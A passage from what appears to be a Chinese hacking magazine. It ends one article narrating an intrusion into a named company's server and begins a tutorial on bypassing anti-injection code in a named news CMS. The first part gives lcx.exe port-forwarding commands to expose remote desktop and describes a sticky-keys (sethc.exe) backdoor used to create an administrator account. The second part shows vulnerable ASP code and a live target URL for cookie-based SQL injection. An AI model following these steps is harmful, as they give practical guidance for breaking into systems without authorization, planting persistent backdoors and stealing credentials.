


图21

看来有戏了，服务器的组件支持wscript.shell，能够执行CMD，虽然服务器是处在内网中的，但我们可以使用LCX映射出来，然后在本地进行连接。首先在自己电脑的cmd下运行**lcx.exe -listen 51 3389**，意思就是监听51端口并转发到3389端口，然后在肉鸡上运行**lcx.exe -slave 你的IP 51 肉机IP 3389**，如图22。




图22

接下来打开远程桌面，连接本地127.0.0.1的51端口，真的连接上了，输入得到的帐号和密码，提示错误，不知道是不是管理员的蜜罐，郁闷，我们不是还有FTP吗？而且还有C、D盘的权限，看看是否能够得到对方管理员的SAM密码，然后在本地进行爆破，但是很遗憾无法下载。

后来我又想到了前段时间玩的很火的按5下SHIFT的后门，我们现在有C盘的权限，不如也来替换C:\WINDOWS\system32和C:\WINDOWS\system32\dllcache下的sethc.exe试试吧。我们就用cmd.exe进行测试，如果能够替换就直接添加一个管理员帐号。连上FTP替换好了文件，记住要在替换之前改sethc.exe的名字，备份下sethc，然后再进行替换。在远程桌上连接服务器，按照要求按了五下SHIFT键，CMD出现了，成功的创建了用户，如图23。使用新建立的帐户连接服务器，我终于拿到服务器的最高权限了，这台服务还是双核的哟。这次的入侵总算是大功告成了！




图23

六、入侵总结

本次入侵并没有使用什么新的技术，主要的是结合服务器的缺陷和服务器上所安装的软件以及利用微软设计上的小缺陷（SHIFT粘滞键）拿下了服务器，虽然拿下了服务器但是我并没有搞什么破坏哦，不过对于继续渗透整个清华同方的整个网络……

限于篇幅，这次就不多介绍了，如果有什么突破的话我以后会继续为大家奉上的。

（文章中涉及到的啊D注入工具、V2.32/专用ASP木马已经收录在光盘中）

文章难度：★★★
文章知识点：利用Cookie注入突破通用防注入程序来获得Admin

暴数据库密码漏洞来批量获取WEBSHELL

低调小飞

前段时间在网上查看网站源码，无意间看到了“亿联新闻发布系统”，闲来无事就随便看了看，结果可想而知，国内95%以上类似于这种非正规开发公司的系统都存在漏洞（其实就连正规公司开发的系统也基本上都存在漏洞），本文就讲讲该系统的漏洞发现及利用吧。

一、漏洞分析

对网站进行检测发现不存在注入漏洞，我到网上下载了一套“亿联新闻发布系统”，然后在本地进行测试，并对网站的每个页面的代码进行了分析。经过分析后发现shownews.asp页面里存在注入漏洞，代码如下：

```
<%owen=request("id")%>
sql="select * from news where id="&owen
```

request取值以后没有经过任何过滤就直接接到了SQL数据库查询语句，这样的话漏洞就产生了，但是在页面代码中已经包含了<!--#Include File="inc/Check_Sql.asp"-->。该文件是常见的通用防注入代码，所以普通的手动注入是没有用的，那么下面就来借助一款工具来绕过防注入代码接着注入！

二、实战演示

纸上谈兵终觉浅，现在就来大家实战演示，首先我们直接在地址栏内输入网址：http://www.inbiz.cn/YANSHI/shownews.asp，大家来看下结果，如图1。




图1




图2

现在我们就可以利用Cookie注入工具直接得到用户名和密码，需要用到浏览器GreenBrowser中的JSCookier插件，如图2。

我简单说一下此浏览器的使用和插件的安装：浏览器的下载地址为http://www.morequick.com/indexgb.htm。安装完后浏览器默认情况下没有安装Jscookier的插件，需要我们手动下载安装，其下载地址为http://www.morequick.com/PlugInGB.htm，下载“Cookie 读写插件”安装即可。

在GreenBrowser浏览器中打开漏洞页面http://www.inbiz.cn/YANSHI/shownews.asp，选择“工具”－“扩展工具栏”－“jsCookier”，进入JavaScript Cookier页面，如图3。

